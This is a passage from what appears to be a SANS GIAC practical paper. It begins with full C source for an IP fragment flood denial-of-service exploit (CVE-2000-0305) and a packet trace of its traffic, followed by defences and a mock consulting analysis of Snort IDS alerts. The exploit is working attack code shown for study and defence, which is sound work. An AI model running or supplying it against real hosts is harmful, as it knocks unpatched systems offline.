 * Written for: My Linux box.  YMMV.  Deal with it.
 *
 * Thanks: This is standard code.  Ripped from lots of places.
 *         Insert your name here if you think you wrote some of
 *         it.  It's a trivial exploit, so I won't take credit
 *         for anything except putting this file together.
 */

#include <stdio.h>
#include <string.h>
#include <netdb.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netinet/udp.h>
#include <arpa/inet.h>
#include <getopt.h>

struct _pkt {
  struct iphdr ip;
  union {
    struct icmphdr  icmp;
    struct udphdr   udp;
  }  proto;
  char data;
} pkt;

int icmplen  = sizeof(struct icmphdr),
    udplen   = sizeof(struct udphdr),
    iplen    = sizeof(struct iphdr),
    spf_sck;

void usage(char *pname) {
  fprintf (stderr, "Usage: %s [-s src_addr] [-p port] dest_addr\n",
           pname);
  fprintf (stderr, "Note: UDP used if a port is specified, otherwise
ICMP\n");
  exit(0);
}

u_long host_to_ip(char *host_name) {
  static u_long ip_bytes;
```

```
  struct hostent *res;

  res = gethostbyname(host_name);
  if (res == NULL)
    return (0);
  memcpy(&ip_bytes, res->h_addr, res->h_length);
  return (ip_bytes);
}

void quit(char *reason) {
  perror(reason);
  close(spf_sck);
  exit(-1);
}

int do_frags (int sck, u_long src_addr, u_long dst_addr, int port) {
  int      bs, psize;
  unsigned long x;
  struct   sockaddr_in to;

  to.sin_family = AF_INET;
  to.sin_port = 1235;
  to.sin_addr.s_addr = dst_addr;

  if (port)
    psize = iplen + udplen + 1;
  else
    psize = iplen + icmplen + 1;
  memset(&pkt, 0, psize);

  pkt.ip.version = 4;
  pkt.ip.ihl = 5;
  pkt.ip.tot_len = htons(iplen + icmplen) + 40;
  pkt.ip.id = htons(0x455);
  pkt.ip.ttl = 255;
  pkt.ip.protocol = (port ? IPPROTO_UDP : IPPROTO_ICMP);
  pkt.ip.saddr = src_addr;
  pkt.ip.daddr = dst_addr;
  pkt.ip.frag_off = htons (8190);

  if (port) {
    pkt.proto.udp.source = htons(port|1235);
    pkt.proto.udp.dest = htons(port);
    pkt.proto.udp.len = htons(9);
    pkt.data = 'a';
  } else {
    pkt.proto.icmp.type = ICMP_ECHO;
    pkt.proto.icmp.code = 0;
    pkt.proto.icmp.checksum = 0;
  }

  while (1)
    bs = sendto(sck, &pkt, psize, 0, (struct sockaddr *) &to,
               sizeof(struct sockaddr));
   return bs;
}

int main(int argc, char *argv[]) {
```

```
  u_long  src_addr, dst_addr;
  int i, bs=1, port=0;
  char hostname[32];

  if (argc < 2)
    usage (argv[0]);

  gethostname (hostname, 32);
  src_addr = host_to_ip(hostname);

  while ((i = getopt (argc, argv, "s:p:h")) != EOF) {
    switch (i) {
      case 's':
        dst_addr = host_to_ip(optarg);
        if (!dst_addr)
          quit("Bad source address given.");
        break;
      case 'p':
        port = atoi(optarg);
        if ((port <=0) || (port > 65535))
          quit ("Invalid port number given.");
        break;
      case 'h':
      default:
        usage (argv[0]);
    }
  }

  dst_addr = host_to_ip(argv[argc-1]);
  if (!dst_addr)
    quit("Bad destination address given.");

  spf_sck = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
  if (!spf_sck)
    quit("socket()");
  if (setsockopt(spf_sck, IPPROTO_IP, IP_HDRINCL, (char *)&bs,
      sizeof(bs)) < 0)
    quit("IP_HDRINCL");

  do_frags (spf_sck, src_addr, dst_addr, port);
}
```

Network Trace

```
09:46:05.759969 > 10.0.0.69 > 192.168.38.50: (frag 1109:9@65520)
                  4500 001d 0455 1ffe ff11 a65d 0a00 0045
                  c0a8 2632 04d3 0050 0009 0000 61
09:46:05.759979 > 10.0.0.69 > 192.168.38.50: (frag 1109:9@65520)
                  4500 001d 0455 1ffe ff11 a65d 0a00 0045
                  c0a8 2632 04d3 0050 0009 0000 61
09:46:05.759993 > 10.0.0.69 > 192.168.38.50: (frag 1109:9@65520)
                  4500 001d 0455 1ffe ff11 a65d 0a00 0045
                  c0a8 2632 04d3 0050 0009 0000 61
09:46:05.760041 > 10.0.0.69 > 192.168.38.50: (frag 1109:9@65520)
                  4500 001d 0455 1ffe ff11 a65d 0a00 0045
                  c0a8 2632 04d3 0050 0009 0000 61
09:46:05.760164 > 10.0.0.69 > 192.168.38.50: (frag 1109:9@65520)
                  4500 001d 0455 1ffe ff11 a65d 0a00 0045
```

```
                    c0a8 2632 04d3 0050 0009 0000 61
09:46:05.760209 > 10.0.0.69 > 192.168.38.50: (frag 1109:9@65520)
                    4500 001d 0455 1ffe ff11 a65d 0a00 0045
                    c0a8 2632 04d3 0050 0009 0000 61
09:46:05.760252 > 10.0.0.69 > 192.168.38.50: (frag 1109:9@65520)
                    4500 001d 0455 1ffe ff11 a65d 0a00 0045
                    c0a8 2632 04d3 0050 0009 0000 61
09:46:05.760295 > 10.0.0.69 > 192.168.38.50: (frag 1109:9@65520)
                    4500 001d 0455 1ffe ff11 a65d 0a00 0045
                    c0a8 2632 04d3 0050 0009 0000 61
09:46:05.760337 > 10.0.0.69 > 192.168.38.50: (frag 1109:9@65520)
                    4500 001d 0455 1ffe ff11 a65d 0a00 0045
                    c0a8 2632 04d3 0050 0009 0000 61
09:46:05.760380 > 10.0.0.69 > 192.168.38.50: (frag 1109:9@65520)
                    4500 001d 0455 1ffe ff11 a65d 0a00 0045
                    c0a8 2632 04d3 0050 0009 0000 61
09:46:05.760422 > 10.0.0.69 > 192.168.38.50: (frag 1109:9@65520)
                    4500 001d 0455 1ffe ff11 a65d 0a00 0045
                    c0a8 2632 04d3 0050 0009 0000 61
.
.
.
09:46:09.626318 > 10.0.0.69 > 192.168.38.50: (frag 1109:9@65520)
                    4500 001d 0455 1ffe ff11 a65d 0a00 0045
                    c0a8 2632 04d3 0050 0009 0000 61
09:46:09.626387 > 10.0.0.69 > 192.168.38.50: (frag 1109:9@65520)
                    4500 001d 0455 1ffe ff11 a65d 0a00 0045
                    c0a8 2632 04d3 0050 0009 0000 61
```

The Packet

TCPDUMP:

```
09:46:09.626387 > 10.0.0.69 > 192.168.38.50: (frag 1109:9@65520)
\_____________/   \_______/   \___________/        \__/ | \___/
        \              \             \                \   \   \
         Time           Source        Destination      \   \
Fragment
                       Address       Address           \   \  Offset
                                                        \   Size of
                                                         \  Packet
                                                          Fragment ID
```

HEX (The actual packet):

```
4500 001d 0455 1ffe ff11 a65d 0a00 0045
||\/ \__/ \__/ \__/ \/\/ \__/ \_______/
|| \   \    \    \    \ \   \       \
| \ \   \    \    \    \ \   \  Source Address (0x0a000045 =
 \ \ \   \    \    \    \ \   Header                      10.0.0.69)
  \ \ \   \    \    \    \ \  Checksum (0xa65d = 42589)
   \ \ \   \    \    \    \ Protocol (0x11 = UDP)
    \ \ \   \    \    \   Time to Live (0xff = 255)
     \ \ \   \    \    Fragment Offset (0x1ffe = 8190)
      \ \ \   \    Fragment ID (0x0455 = 1109)
       \ \ \   Length (0x001d = 29)
        \ \ Type of Service (0x00 = 0)
         \ IP Header Length (20 Bytes)
          IP Version (4)
c0a8 2632 04d3 0050 0009 0000 61
```

```
\_______/ \_____________________/
     \                \
      Destination      Data Load
      Address
      (0xc0a82632 =
       192.168.38.50)
```

Protecting the Network

Protect with an IDS:

While the content of the packets do not seem to matter, it was found that the same 9 bytes were loaded into the data segment of each packet. An Intrusion Detection System (IDS) could be set up to look at the content of each packet and alert if the standard same 9 bytes are found. In this case the 9 bytes are, in hex, 04d3 0050 0009 0000 61. Depending on the IDS, the IDS could then shun or block the incoming packets for a given amount of time.

NOTE: While it is true that since the source it available, it is possible to alter the data load from the standard found on the web site. However, most attackers do not bother altering the programs they download and simply want to compile and attack.

Protect with the Firewall or Proxy Server:

To aid in protecting against this attack, you could, if possible, set your firewall or proxy server to disallow incoming fragmented packets below a given size.

Protect by applying Microsoft's Hotfixes:

To aid in protecting against this attack, Microsoft has issued a "hotfix" for each affected system. The "hotfixes" are available at the following web sites:

- Windows 95: http://download.microsoft.com/download/win95/update/8070/w95/EN-US/259728USA5.EXE
- Windows 98: http://download.microsoft.com/download/win98/update/8070/w98/EN-US/259728USA8.EXE
- Windows NT 4.0 Workstation, Server and Server, Enterprise Edition: http://www.microsoft.com/Downloads/Release.asp?ReleaseID=20829
- Windows NT 4.0 Server, Terminal Server Edition: http://www.microsoft.com/Downloads/Release.asp?ReleaseID=20830
- Windows 2000 Professional, Server and Advanced Server: http://www.microsoft.com/Downloads/Release.asp?ReleaseID=20827

References

Microsoft's Security Bulletin:

http://www.microsoft.com/technet/security/bulletin/ms00-029.asp

Common Vulnerabilities and Exposures Project:
CVE-2000-0305

Assignment 3 – "Analyze This" Scenario

Outline:

- Greeting & Abstract
- Summary of collected data
- Analysis of data
- Recommendations for continuing analysis
- Bid for long term coverage
- Conclusions

Graphs & Data:

- Hits per day
- Overall hits per type
- Possible compromised machines

Analysis of Snort Data
Proposal for Continuing Analysis

Proposed to:
SANS Practical Three, Inc.
Stephen Northcutt
Director of Operations

Proposed by:
Robert Coursey
President & CEO
World Domination Solutions, Inc.

August 4, 2000

August 4, 2000

Dear Mr. Northcutt:

Thank you for the continuing opportunity to work with you and your associates. For your convenience, attached you'll find an overview of the months worth of Snort alerts that were e-mailed to us by your administrators. Additional to that, you'll find a brief on items needed to continue the monitoring of your networks and the fees and pieces of equipment needed therein.

Highlights of the attached sheets are as follows:

- An overview of the alerts received: A broad fully encompassing look at what was sent our way.
- Low level alerts: These are alerts that do not pose much of a threat, but are mentioned to help define why they were alerted on. An example would be of simple network scans that usually lead nowhere.
- Medium level alerts: These are alerts that might, at some point, be cause for alarm, but at the moment are there to simply keep an eye on. An example would be of a scan to locate possible vulnerable systems on the network. The scan itself poses no threat, but if a vulnerable system is found and acted upon, we might end up with a compromised system.
- High level alerts: These are the alerts that need immediate attention. An example of this kind of alert would be a virus or a compromised system.
- A course of action: Items listed in order of precidence needed to continue our analysis relationship. This list also includes any equipment that will be required.
- The bottom line: The fees and related bits of information therein.
- The SANSparser: As an added benefit, we've included in this e-mail a copy of the parsing program that we wrote to help manipulate the data we received.
- Summary: To wrap it up.

Thank you again for your time and consideration of our expertise. We look forward to the prospect of providing you with and excellent solution and support.

Sincerely,

Robert Coursey
President & CEO
World Domination Solutions, Inc.

Table of Contents

Alerts Overview

On July 31, a number of files were made available to us on your Web site. These files consisted of Alerts and Portscan entries made from your Snort Intrusion Detection System. It is our understanding that during the course of the month of data collection, there were a number of power outages and disk capacity problems. To this end it was found that several days of the month were not available for our review. Beginning on May 16, 2000, the dates in question include:

Alerts (missing)	**Scans (missing)**
May 17 – 21	May 16 – 23
May 30	May 28 – 31
June 2 – 11	June 3
June 14 – 15	June 8 – 9
June 17	June 13 – 14
June 21	June 19
	June 21

Our analysis will be, obviously, exclusive of those dates.

The files received several duplicates. The duplicate files were first analyzed to verify no information was being missed and then discarded. Any data that was unique from one duplicate to another were merged into the files that were retained.

From the files provided, the following alerts were discovered:

Alert Name	Number of Instances	Alert Name	Number of Instances
Attempted Sun RPC high port access	3617	SMB Name Wildcard	371
External RPC call	17	SNMP public access	1242
GIAC 000218 VA-CIRT port 34555	184	spp_portscan: PORTSCAN DETECTED	3874
GIAC 000218 VA-CIRT port 35555	126	SUNRPC highport access!	3035
GIAC 08-feb-2000	13	SYN-FIN scan!	18246
Happy 99 Virus	2	NMAP TCP ping!	4156
TCP SMTP Source Port traffic	2	Tiny Fragments – Possible Hostile Activity	157
Null scan!	234	Queso fingerprint	1
Probable NMAP fingerprint attempt	29	Watchlist 000220 IL-ISDNNET-990517	8559
WinGate 1080 Attempt	4910	Watchlist 000222 NET-NCFC	10655

WinGate 8080 Attempt	43910	Items from Scan files provided	299640

Alerts Overview
(Continued)

Of the files provided, the following number of alerts and scans per day were discovered:

Date	Alerts	Scan Alerts	Scans Initiated
May 16	2560		
May 22	5878		
May 23	1316		
May 24	4205	813	111
May 25	3067	2759	117
May 26	3802	26925	197
May 27	2105	13089	107
May 28	16795		365
May 29	36860		714
May 31	11637		506
June 1	33724	40245	1156
June 2	12		4
June 4		60734	
June 5		32932	
June 6		706	
June 7		13468	
June 10		2	
June 11		17188	
June 12	3562	4842	91
June 13	16938		205
June 14	3		1
June 15		23598	
June 16	1381	4836	57
June 17		20459	
June 18	1087	5109	54
June 19	676		45
June 20	4654	5095	46
June 22	1664	3534	61
June 23	2823	977	37

In total, when the files received were combined, 21 events spanning 154,750 alerts were discovered. Those events will be discussed below.

Low level alerts

From the files provided, the following alerts were discovered:

Alert Name	Number of Instances	Alert Name	Number of Instances
GIAC 08-feb-2000	13	SMB Name Wildcard	371
External RPC call	17	SNMP public access	1242
Probable NMAP fingerprint attempt	29	spp_portscan: PORTSCAN DETECTED	3874
Null scan!	234	NMAP TCP ping!	4156
Queso fingerprint	1	SYN-FIN scan!	18246
TCP SMTP Source Port traffic	2	Tiny Fragments – Possible Hostile Activity	157

GIAC 08-feb-2000:

During analysis, it was discovered that the address 195.11.50.204 looks to have run a portscan at 6am on May 28. All of the alerts for this event type were from this address. This address is registered to Demon net in the UK who have said in the past that they have a router that causes false alerts because it is misconfigured. This statement was made several years ago. The fact is that nobody is very sure why exactly this kind of alert is coming from their site.

SMB Name Wildcard:

This alert appears to be caused by a misconfiguration on the network. Please check the following MY.NET.X.X machines for misconfigurations:

Source IP	Number of Alerts
166.90.30.149	105
MY.NET.101.160	161
63.208.207.71	40
192.168.7.2	23
63.208.207.71	20

Destination IP	Number of Hits
MY.NET.100.130	173
MY.NET.101.192	161
MY.NET.14.1	27
MY.NET.70.234	5

NOTE: The Source and Destination addresses listed above are independent of each other.

Low level alerts
(Continued)

SNMP public access:
This alert also appears to be caused by a misconfiguration on the network. Please check the following machines for misconfigurations such as having PUBLIC as the SNMP community name:

Source IP	Destination IP	Number of Alerts
MY.NET.97.183	MY.NET.191.192	418
MY.NET.97.52	MY.NET.191.192	120
MY.NET.97.133	MY.NET.191.192	113
MY.NET.97.12	MY.NET.191.192	93
MY.NET.97.63	MY.NET.191.192	80
MY.NET.97.226	MY.NET.191.192	80
MY.NET.97.248	MY.NET.191.192	41
MY.NET.97.199	MY.NET.191.192	40
MY.NET.97.222	MY.NET.191.192	38
MY.NET.97.17	MY.NET.191.192	36
MY.NET.97.76	MY.NET.191.192	32
MY.NET.97.74	MY.NET.191.192	29
MY.NET.97.215	MY.NET.191.192	26
MY.NET.97.100	MY.NET.191.192	19
MY.NET.97.60	MY.NET.191.192	17
MY.NET.97.37	MY.NET.191.192	17
MY.NET.97.190	MY.NET.191.192	11
MY.NET.97.59	MY.NET.191.192	10
MY.NET.97.129	MY.NET.191.192	10
MY.NET.97.81	MY.NET.191.192	8
MY.NET.97.203	MY.NET.191.192	2
MY.NET.97.87	MY.NET.191.192	2

Please pay very close attention to MY.NET.191.192. Fixing this machine first may solve all the problems for the SNMP public access alerts as it is the destination address for all alerts in question.

spp_portscan: PORTSCAN DETECTED, NMAP TCP ping!, Null Scan!, and Probably NMAP fingerprint attempt:
Portscans are typically benign and not terribly worth the mention by themselves. These alerts will be used in combination with other alerts to help clarify other alerting questions. It is interesting to note, however, that the machine MY.NET.253.12 inside your network generated 12% of the 'Null scan!' alerts, 53% of the 'spp_portscan: PORTSCAN DETECTED' alerts, 72.4% of the 'Probable NMAP fingerprint attempt' alerts, and 99.52% of the 'NMAP TCP ping!' alerts. This machine is discussed in the High section below under Possibly compromised machines.

Low level alerts
(Continued)

Queso fingerprint:
The Queso fingerprint alert was found to be from the source address 194.159.250.7 against MY.NET.20.10. Corolating with a number of other alerts, it looks as though the Source was scanning the Destination with crafted packets. These crafted packets have varying TCP flags set such as 2SFRA, 21FPAU, 21FRU, P, SFA, SFPAU, 1FRP, etc. Most likely, the Queso fingerprint alert is a false alert that simply picked up on one of the TCP flag crafted packets.

SYN-FIN scan:
During Analysis, 99.82% of the 'SYN-FIN scan!' alerts were found to be from two external machines. It appears that on May 22, the source address 142.150.225.137 (25.18%) scanned your network looking for DNS servers (on port 53) from 8:38AM to 9:00AM 4594 times. And on June 13, the source address 204.60.176.2 (74.64%) scanned your network looking for DNS servers (on port 53) from 1:30PM to 2:05PM.

Tiny Fragments – Possible Hostile Activity:
The following Source addresses were found to have caused the 'Tiny Fragments – Possible Hostile Activity' alerts. The Destination addresses listed were not found to have caused any alerts so were very likely not compromised. Please check them anyway to verify that everything is ok.

Source IP	Destination IP	Number of Alerts
206.193.209.254	MY.NET.219.58	84
24.3.7.221	MY.NET.70.121	67
63.236.34.174	MY.NET.1.8	6

TCP SMTP Source Port traffic:
During analysis, there were 2 alerts on TCP SMTP Source Port traffic. The first alert had a source address of 148.204.183.85 with a destination address of MY.NET.60.14. The second alert had a source address of 212.209.122.1 with a destination address of MY.NET.253.105. In both cases, the alerts were generated within 1 second of a corolated portscan. Both source addresses were checked and other than the port scan alerts, there were no other alerts generated by them. The destination addresses were also checked and no alerts were generated by them either. The machines were most likely not compromised.

Medium level alerts

From the files provided, the following alerts were discovered:

Alert Name	Number of Instances	Alert Name	Number of Instances
Attempted Sun RPC high port access	3617	WinGate 1080 Attempt	4910
External RPC call	17	WinGate 8080 Attempt	43910
GIAC 000218 VA-CIRT port 34555	184	Watchlist 000220 IL-ISDNNET-990517	8559
GIAC 000218 VA-CIRT port 35555	126	Watchlist 000222 NET-NCFC	10655

GIAC 000218 VA-CIRT port 34555 and GIAC000218 VA-CIRT port 35555:

During analysis, the 184 alerts from GIAC 000218 VA-CIRT 34555 (hereinafter simply 34555) and the 126 alerts from GIAC 000218 VA-CIRT 35555 (hereinafter 35555) were deemed to be mostly machines trolling for Back Orifice. The Top 10 offenders are as follows:

Alert	Source IP	Dest IP	Count
GIAC 000218 VA-CIRT port 34555	216.64.2.218	MY.NET.253.24	19
GIAC 000218 VA-CIRT port 34555	216.33.151.135	MY.NET.253.52	17
GIAC 000218 VA-CIRT port 34555	216.64.2.218	MY.NET.253.53	16
GIAC 000218 VA-CIRT port 34555	MY.NET.253.52	MY.NET.101.89	15
GIAC 000218 VA-CIRT port 35555	206.13.28.141	MY.NET.253.24	14
GIAC 000218 VA-CIRT port 35555	208.210.124.27	MY.NET.253.41	13
GIAC 000218 VA-CIRT port 35555	156.80.1.4	MY.NET.253.24	13
GIAC 000218 VA-CIRT port 35555	169.232.10.57	MY.NET.253.24	13
GIAC 000218 VA-CIRT port 34555	199.233.67.123	MY.NET.253.24	12
GIAC 000218 VA-CIRT port 35555	203.103.148.129	MY.NET.253.230	12

There are two exceptions to the trolling rule. Please take a look at MY.NET.253.24. 109 of the 310 GIAC alerts were directed at this machine. This could indicate that the machine indeed has Back Orifice installed on it. However, it is good to note that the machine did not show up in any alerts as a source address.

The other machine to look into is MY.NET.253.52. This machine shows up as a source for alerts 15 times and may very well be trolling itself. It looks as though the machine is indeed a Windows machine and it is interesting to note that the second from the top alert listed above (IP: 216.33.151.135) caused 17 alerts against this machine. Please verify the usage of this machine.

Medium Level alerts
(Continued)

WinGate 1080 attempt and WinGate 8080 attempt:
This alert also appears to be caused by a misconfiguration on the network. It looks as though one or more of your WinGate machines are allowing themselves to act as public proxies. While this is good for inside your campus, it allows users from outside your network to proxy through it as a bounce point to get back onto the Internet. Please check the following MY.NET.X.X machines for proper configurations:

Source IP	Number of Alerts
202.38.128.188	22338
MY.NET.253.12	5740
128.231.171.123	2928
24.3.26.53	1954
136.160.4.159	1198

Destination IP	Number of Alerts
MY.NET.253.105	15791
MY.NET.99.85	1038
MY.NET.97.203	607
MY.NET.97.69	590
MY.NET.60.11	233

NOTE: The Source and Destination addresses listed above are not in direct relation. The are simply to disply the Top 5 offenders (Source) and the Top 5 Destinations. The Source MY.NET.253.12 is discussed in the High section below as a possibly compromised machine.

External RPC call:
The following machines were alerted on as having a hit on an External RPC call. Please verify that the machines have not been compromised. These alerts could very well be caused by a port scanner, but a look at the machines is worth the effort.

Source IP	Destination IP	Number of Alerts
212.25.68.195	MY.NET.6.15	7
129.49.163.74	MY.NET.6.15	6
129.49.163.74	MY.NET.100.130	2
129.49.163.74	MY.NET.15.127	1
216.148.73.6	MY.NET.100.130	1

Attempted Sun RPC high port access:
Looking at the data received, we noticed that 81.2% of the 'Attempted Sun RPC high port access' alerts were from two external machines pointed at two internal machines. The interesting part is that the alerts lasted constantly for a couple of days and then stopped. Verify that the two machines in question have not been compromised at your earliest convenience.

Source IP	Source Port	Destination IP	Destination Port	Start Time	End Time
205.188.153.100	4000	MY.NET.217.2	32771	5/27 @ 10:47PM	5/29 @ 12:53AM
205.188.153.106	4000	MY.NET.218.66	32771	6/12 @ 12:00AM	6/13 @ 10:38AM

Medium Level alerts
(Continued)

Watchlist 000220 IL-ISDNNET-990517 and Watchlist 000222 NET-NCFC:
Many alerts were found to have been generated from the two Watchlists established as Snort rules. The Watchlist 000220 IL-ISDNNET-990517 seems to be monitoring network addresses originating in Israel while the Watchlist 000222 NET-NCFC list seems to be monitoring network addresses originating from China. The Top 5 offenders from each are as follows:

China IPs	Number of Alerts
159.226.45.3	4677
159.226.159.1	2753
159.226.63.200	579
159.226.5.188	573
159.226.2.222	554

Israel IPs	Number of Alerts
212.179.33.224	3146
212.179.44.36	1781
212.179.41.10	691
212.179.32.109	640
212.179.26.233	607

High level alerts

From the files provided, the following alerts were discovered:

Alert Name	Number of Instances	Alert Name	Number of Instances
Happy 99 Virus	2	SUNRPC highport access!	3035

Virus's discovered:

During analysis, it was noted that the two machines listed below were possibly infected with the 'Happy 99 Virus.' Actually, Happy 99 is a worm rather than a virus, but in all is ranked one of the current Top 10 threats around. Please see http://www.norton.com/avcenter/venc/data/happy99.worm.html for more information -- including how to rid yourself of the virus. To help prevent this in the future, we recommend verifying that all machines, beit server or workstation, on your network have a current copy of a good antivirus (AV) program running at all times. The two AV programs recommended are Symantec's AntiVirus and Mcafee's Virus Scan (www.symantec.com and www.mcafee.com respectively).

Source IP	Source Port	Destination IP	Destination Port
207.172.132.67	1038	MY.NET.253.52	25
207.172.145.30	1294	MY.NET.253.51	25

The Happy 99 virus looks to have come from 207.172.132.67 and 207.172.145.30 by way of the SMTP port (port 25) on MY.NET.253.52 and MY.NET.253.51. Please verify that the machines are cleaned as soon as possible. We have already alerted the administrators on both of those IP addresses.

SUNRPC highport access:

Typically RPC highport accesses are deemed a rather high priority. However, during analysis, it was discovered that a machine inside your network MY.NET.253.12 generated 95.6% of all the SUNRPC highport access alerts. The remaining alerts are not very noteworthy except for the IP address 207.25.253.26 alerted 100 times against MY.NET.70.127. The MY.NET.253.12 machine is discussed below in the "Possibly comprimised machine" section. It is our assumption that possibly the 207.25.253.26 machine may have the appropriate need to be accessing MY.NET.70.127. Could you verify if this is a vendor of yours or something in kind?

High Level alerts
(Continued)

Possibly compromised machine:

During analysis, it was noted that the machine at IP address MY.NET.253.12 generated more than its fair share of alerts. The alerts and their quantities discovered were:

Alert	Generated by MY.NET.253.12	Total found during entire analysis
Probable NMAP fingerprint attempt	21	29
Null scan!	28	234
spp_portscan: PORTSCAN DETECTED	2052	3874
WinGate 8080 Attempt	2862	43910
WinGate 1080 Attempt	2878	4910
SUNRPC highport access!	2900	3035
NMAP TCP ping!	4136	4156

It is our belief that this machine either: 1) has been compromised, 2) has a rogue user on it, or 3) is an administrator's PC.

If 1) is true, there is no evidence of how it was compromised. The logs that we received show the machine generating alerts from towards the beginning of the logs as the source address, but does not show up as a destination address until well into the received captures. Perhaps there are additional alerts capture files stored on tape that we could look through on a later date?

If 2) is true, the user needs to be educated in your company's security policy and told to not use programs that have not been approved by the IT department. Legal action may also be a recourse depending on just how 'rogue' the user is.

If 3) is true, we would like to receive a map of the network with administrator names associated with their particular machines. This way we can discount activities like the ones listed above as being nothing more than administrative.

Course of action

The first course of action that should be considered to assist in your security needs would be to install a firewall either directly behind your head router (i.e. the router connected to the Internet) or before the router that connects your protected network with your DMZ. This will eliminate the majority of alerts you are seeing and will ensure that nonauthorized personnel from the Internet will not have access to machines within your network.

The second course of action is to get a better computer for the Snort IDS. The data received had many days missing due to hard drive crashes, hard drives being full, and power outages. This new machine must have a UPS attached to it. It must have a tape drive attached to it. It is also recommended that RAID5 be established across the hard drive array. To this end, the system will have a better chance of withstanding power outages, data corruption, and data loss.

The third course of action would be to verify that the machines mentioned above as action item machines are indeed reviewed to be in good working order and have no unauthorized programs installed on them.

The next course of action that needs to be addressed is to verify that the machines on your network are set up with the latest patches and updates. This will ensure that any exploits or attacks that actually make it into your network will have the least amount of affect on the targeted machines.

The final action would be to review the Snort rules that you have to validate their correctness and to add new and updated rules as needed.

The bottom line

New Snort IDS Machine: Pentium III 800 w/ 512 MB Ram, 30 GB RAID5, Tape Drive, Dual Network Cards, Installation included		$25500.00
Installing New Firewall (running IPchains):		$14000.00
Fees for the next 2 years to maintain your IDS corolations: Includes: Maintaining Snort Rules Maintaining Firewall ACL's Corolating with our other 15000 customers Acting on any incidents		$2434356.52
	Total:	$2473856.52

The SANS parser

To aid in analyzing the data provided, we decided to take a minute to write a little program to parse through the data. The parsing process involves:

- Editing each datafile to remove excess lines (i.e. the headers)
- Executing the parser with the format:
  ./SANSparser <inputfile> <outputfile> <skipfile>
  - Where the <inputfile> is the name of the file to process. This file can be a single file, a combinational file (i.e. mixture of several files), and either an alert or a scan file.
  - The <outputfile> will be the file created from the processing that takes place in the <inputfile>. The <outputfile> is stored as a standard .csv file. This standard format makes it extremely easy to import the data into Microsoft Access, Microsoft Excel, MySQL, Star Office, or any other program that can be used to manipulate and analyze the data.
  - The <skipfile> is an optional file that will be created if desired. The file will consist of any lines that the parser does not know how to handle. The line will be displayed and then will be broken down into the decimal value for each ASCII character in the line and will mostly be used to show any control characters that might be in the line since those are normally not visibly displayed in a standard printout. The breakdown is to aid in creating new tokens for the parser at a later point.

The parsing program source has been included with the e-mail that contained this paper. It was compiled on a RedHat 6.2 workstation with a 2.2.14 kernel and should be run again as such. The program is currently covered under the standard GPL software license, a copy of which is included. All rights and reservations applied in the license should be followed.

conclusion

In summary, the above analysis was prepared to show you and your associates the expertise that I and my company can provide you on an ongoing basis. I will be happy to assist you in any further analysis and in completing the recommendations listed above.

To assist in any additional analysis I would like to request the following information:

- Network map of the facilities being monitored
- IP addresses and type of OS's for the machines being monitored
- The Snort Rules list that your IDS is currently running

Please consider this bid carefully and contact me at your earliest convenience so that we might continue to further our lasting business relationship.